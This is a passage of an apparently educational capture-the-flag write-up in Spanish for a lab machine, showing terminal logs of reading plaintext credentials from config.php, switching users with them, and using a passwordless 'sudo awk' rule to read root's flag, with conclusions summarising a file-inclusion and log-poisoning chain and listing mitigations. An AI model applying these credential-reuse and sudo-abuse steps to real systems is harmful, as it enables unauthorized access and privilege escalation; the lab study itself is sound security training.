
4 OBTENCIÓN DE USER.TXT

4.1 REVISIÓN DE LA APLICACIÓN Y CREDENCIALES INTERNAS

Una vez dentro como www-data, se enumeró el directorio `/var/www/html`. Entre los archivos de la aplicación se encontró `config.php`, que contenía tanto datos de conexión a base de datos como credenciales internas de usuarios de la máquina.

Inicialmente se intentó reutilizar esas credenciales por SSH, pero se produjo un fallo relacionado con la clave del host. Como ya existía una shell en el sistema, se optó por un camino más directo: cambiar al usuario `crew` desde la propia terminal usando la contraseña encontrada en la configuración.

El acceso al usuario `crew` se realizó con éxito. Este cambio fue necesario porque la flag de usuario no estaba disponible para `www-data` y normalmente se encuentra en el directorio personal del usuario objetivo.



```
cali@kali: ~/Escritorio
Session Acciones Editar Vista Ayuda
cali@kali: ~/Escritorio x cali@kali: ~/Escritorio x
www-data@titanic:/var/www/html$ ls
ls
about.php
assets
config.php
crew.php
gallery.php
index.php
passengers.php
www-data@titanic:/var/www/html$ pwd
pwd
/var/www/html
www-data@titanic:/var/www/html$ cat config.php
cat config.php
<?php
// Database Configuration
$db_host = "localhost";
$db_name = "titanic_db";
$db_user = "titanic_user";
$db_pass = "titanicpass123";

// System Users (for internal authentication)
$users = array(
    "passenger" => "iceberg1912",
    "crew" => "whitestar",
    "captain" => "unsinkable1912"
);

// Application Settings
$app_name = "RMS Titanic Portal";
$debug = false;
?>
www-data@titanic:/var/www/html$ ssh crew@10.0.84.3
9
ssh crew@10.0.84.39
Pseudo-terminal will not be allocated because stdi
n is not a terminal.
Host key verification failed.
www-data@titanic:/var/www/html$ clear
clear
TERM environment variable not set.
www-data@titanic:/var/www/html$ su crew
su crew
```

Figura 9. Revisión de config.php y cambio al usuario crew.

4.2 LOCALIZACIÓN Y LECTURA DE USER.TXT

Tras cambiar al usuario crew, se accedió a su directorio personal. Allí se localizaron varios archivos, incluyendo user.txt. La lectura de este fichero permitió obtener la flag de usuario solicitada en la actividad.

Este paso confirma que la explotación inicial del servicio web y la posterior reutilización de credenciales permitieron comprometer una cuenta real del sistema.

```
su crew
Password: whitestar

ls
about.php
assets
config.php
crew.php
gallery.php
index.php
passengers.php
cd ..
pwd
/var/www
cd home
bash: line 6: cd: home: No such file or directory
cd /home/crew
pwd
/home/crew
ls
backup.sh
note.txt
user.txt
cat user.txt
7c6a180b36896a0a8c02787eeafb0e4c
█
```

Figura 10. Lectura de user.txt en el directorio /home/crew.

5 ESCALADA DE PRIVILEGIOS Y OBTENCIÓN DE ROOT.TXT

5.1 ENUMERACIÓN DE PERMISOS SUDO

Con el usuario crew ya comprometido, el siguiente objetivo fue comprobar si tenía permisos especiales que permitieran elevar privilegios. Para ello se revisaron los comandos autorizados mediante sudo. El resultado mostró que el usuario podía ejecutar /usr/bin/awk como root sin introducir contraseña.

Este permiso era especialmente crítico, ya que awk puede leer archivos del sistema y procesar su contenido. En este caso, al ejecutarlo con sudo, se utilizó para mostrar el contenido de /root/root.txt y obtener la flag final.

```
sudo -l
sudo awk '{print}' /root/root.txt

sudo -l
Matching Defaults entries for crew on titanic:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User crew may run the following commands on titanic:
    (ALL) NOPASSWD: /usr/bin/awk
sudo awk '{print}' /root/root.txt
d41d8cd98f00b204e9800998ecf8427e
█
```

Figura 11. Uso de awk con sudo para leer root.txt.

6 CONCLUSIONES

La práctica demuestra cómo una vulnerabilidad aparentemente limitada a lectura de archivos puede escalar en impacto cuando se combina con otros elementos del sistema. En este caso, el parámetro `page` permitió leer archivos locales; la ruta del log de Apache permitió identificar un objetivo útil; y la posibilidad de escribir contenido controlado en el User-Agent permitió transformar la lectura del log en ejecución de comandos.

Una vez obtenida la shell como `www-data`, la revisión de la configuración de la aplicación permitió descubrir credenciales internas y acceder al usuario `crew`. Finalmente, una mala configuración de `sudo`, que permitía ejecutar `awk` como `root` sin contraseña, facilitó la lectura de la flag de `root`.

Como medidas de mitigación, sería necesario validar estrictamente los valores aceptados por el parámetro `page`, evitar incluir rutas arbitrarias, deshabilitar la interpretación de código dentro de ficheros de log, proteger los archivos de configuración con permisos adecuados, no almacenar credenciales en texto claro y revisar los permisos `sudo` para aplicar el principio de mínimo privilegio.